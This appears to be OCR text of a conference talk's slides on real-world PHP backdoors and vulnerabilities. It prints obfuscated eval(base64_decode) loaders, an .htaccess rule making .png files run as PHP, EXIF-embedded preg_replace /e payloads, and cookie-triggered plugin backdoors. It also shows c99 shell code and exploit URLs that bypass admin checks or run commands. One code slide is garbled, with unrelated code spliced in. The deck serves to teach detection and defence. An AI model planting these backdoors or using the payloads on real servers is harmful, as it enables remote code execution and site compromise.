/1.1" 200 244"

real world: LICESNE.php

```
preg_match_all('/.*/',
php_strip_whitespace(__FILE__),
$matches);
eval(base64_decode($matches[0]
[2]));
/* BEGIN LICENSE CODE */
cGhwaW5mbygp
```

again, got the typo?


real world: LICESNE.php




real world: .htaccess

```
$ pwd
/var/www/uploads
$ cat .htaccess
AddType application/x-httpd-php .png
<Files "c.png">
  SetHandler application/x-httpd-php
</Files>
```

real world: .htaccess



real world: .htaccess



same url leads to different results?!
wait, at the left there's phpinfo() !

real world: .htaccess

AddType application/x-httpd-php .png

real world: .htaccess

```
root@ubuntu64:/var/www/html/htaccess# ls -l
total 188
-rw-r--r-- 1 root root 183960 Oct  9 17:10 a.png
-rw-r--r-- 1 root root     20 Oct  9 12:29 a.??ng
-rw-r--r-- 1 root root     20 Oct  9 13:04 c.png
```

"GET /htaccess/a.%D1%80ng

HTTP/1.1" 200 18105"

"GET /htaccess/a.png

HTTP/1.1" 200 184249"

my workstation doesn't handle unicode, log analysis system should

real world: exif_data

ExifTool file metadata

MIMEType	image/jpeg
YResolution	96
BitsPerSample	8
ImageSize	155x77
FileType	JPEG
ResolutionUnit	inches
ColorComponents	3
JFIFVersion	1.01
ExifByteOrder	Little-endian (Intel, II)
XResolution	96
ImageWidth	155
EncodingProcess	Baseline DCT, Huffman coding
Model	eval(base64_decode('aWYgKGlzc2V0KCRfUE9TVFsienoxll0pKSB7ZXZhbChzdHJpcHNsYXNoZXMoJF9QT1NUWyJ6ejEiXSkpO30='));
Make	/.*/e
YCbCrSubSampling	YCbCr4:2:0 (2 2)
ImageHeight	77

PHP's exif_read_data function

PHP has a function called exif_read_data which allows it to read the header data of image files. It is used extensivly in many different plugins and tools.

real world: exif_data

```
$exif = exif_read_data('http://
foo.bar/image.jpg);
preg_replace($exif['Make'],
$exif['Model'],'Canon');
```

```
"Make"]=>
string(5) "/.*/e"
["Model"]=>
string(108)
"eval(base64_decode('aWYgKG..'));"
```

real world: wp plugin

```php
<?php
function start_cforms_session(){
 @session_cache_limiter('private, must-
revalidate');
 @session_cache_expire(0);
 $form1=@$_COOKIE['Kcqf3'];
 if ($form1) {
  $opt=$form1(@$_COOKIE['Kcqf2']);
  $au=$form1(@$_COOKIE['Kcqf1']);
  $opt=("/292/e",$au,292); die();
 }
}
```

real world: joomla plugin

```
public function __construct() {
  $filter = JRequest::getString('p3', Null, 'cookie');
  if ($filter) {
    $option = $filter(JRequest::getString('p2', Null,
    'cookie'));
    $auth = $filter(JRequest::getString('p1', Null, 'cookie'));
    $option("/123/e",$auth,123);
    die();
  }
}
```

vulns: isadmin

```
//Authentication
$user = safeEscape($_POST['user']);
$pass = safeCrypt(safeEscape($_POST['pass']));
$query = "SELECT isadmin FROM user where user=
$user and pass=$pass";
$isadmin = mysql_query($query);

@extract($_REQUEST['login']);

if ($isadmin) {
  admin();
} else {
  user();
}
```

pseudo function, let's pretend safeEscape and safeCrypt are really safe

vulns: isadmin

http://foo.bar/login.php?login[isadmin]=1

vulns: sqli prevention

```
$check = intval($_GET[‘id']);
if ($check == $_GET['id']) {
   $query = "SELECT name FROM table
where id=$_GET[‘id']";
   $result = mysql_query($query);
   var_dump($result);
}
```


...gone wrong :)

vulns: name

```
$query = "SELECT name FROM user where
user=$user and pass=$pass";
$name = mysql_query($query);

$safeName = @preg_replace("/\W*/e",$name,'');
echo "Welcome, <pre>$safe_name"</pre>";
```

vulns: name



update sql db setting my name to 'system($_GET[c]);'

name => system($_GET[c]);

http://foo.bar/welcome.php?c=whoami

vulns: conf.php

```
<?php
$smtp_host = '127.0.0.1';
$smtp_user = '';
$smtp_pass = '';
$smtp_from = 'root@localhost'; //sender
$smtp_method = 'system'; //system or smtp
$smtp_crypt = 'NONE'; //NONE SSL STARTTLS
...
```

pretend a CMS uses a conf like this, we add a "cuscom" $smtp_method

vulns: conf.php

```php
<?php
global $smtp_host,$smtp_user,$smtp_pass;
global $smtp_from,$smtp_method,$smtp_crypt;
require 'conf.php';

doCron();
$smtp_method($_GET['mailto']);
```

http://foo.bar/cron.php?mailto=ls

more vulns

- imagecreatefromjpeg
- gd
- unserialize
- php object injection

will you attend to V2.0 talk? :)


hack backdoor: c99

```
//Authentication
$login = "1"; //login
[cut]
@extract($_REQUEST["c99shcook"]);
[cut]
if ($login) {
 if(empty($md5_pass)) {$md5_pass = md5($pass);}
 if (($_SERVER["PHP_AUTH_USER"] != $login ) or (md5($_SERVER["PHP_AUTH_PW"]) !=
$md5_pass))  {
  if ($<?php
$check = intval($_GET['id']);
if ($check == $_GET['id']) {
$query = "SELECT name FROM table where id=$_GET['id']";
$result = mysql_query($query);
var_dump($result);
}
?> === false) {$login_txt = "";}
  elseif (empty($login_txt)) {$login_txt = strip_tags(ereg_replace(" |<br>","
",$donated_html));}
  header("WWW-Authenticate: Basic realm=\"c99shell ".$shver.": ".$login_txt."\"");
  header("HTTP/1.0 401 Unauthorized");
  exit($accessdeniedmess);
 }
}
// go on
```

hack backdoor: c99

https://127.0.0.1/c99.php?c99shcook[login]=0

hack backdoor: c99



credits

- **ESC**
- **Sucuri**
- **lazy webmaster/developer**

question?

acta est fabula, plaudite!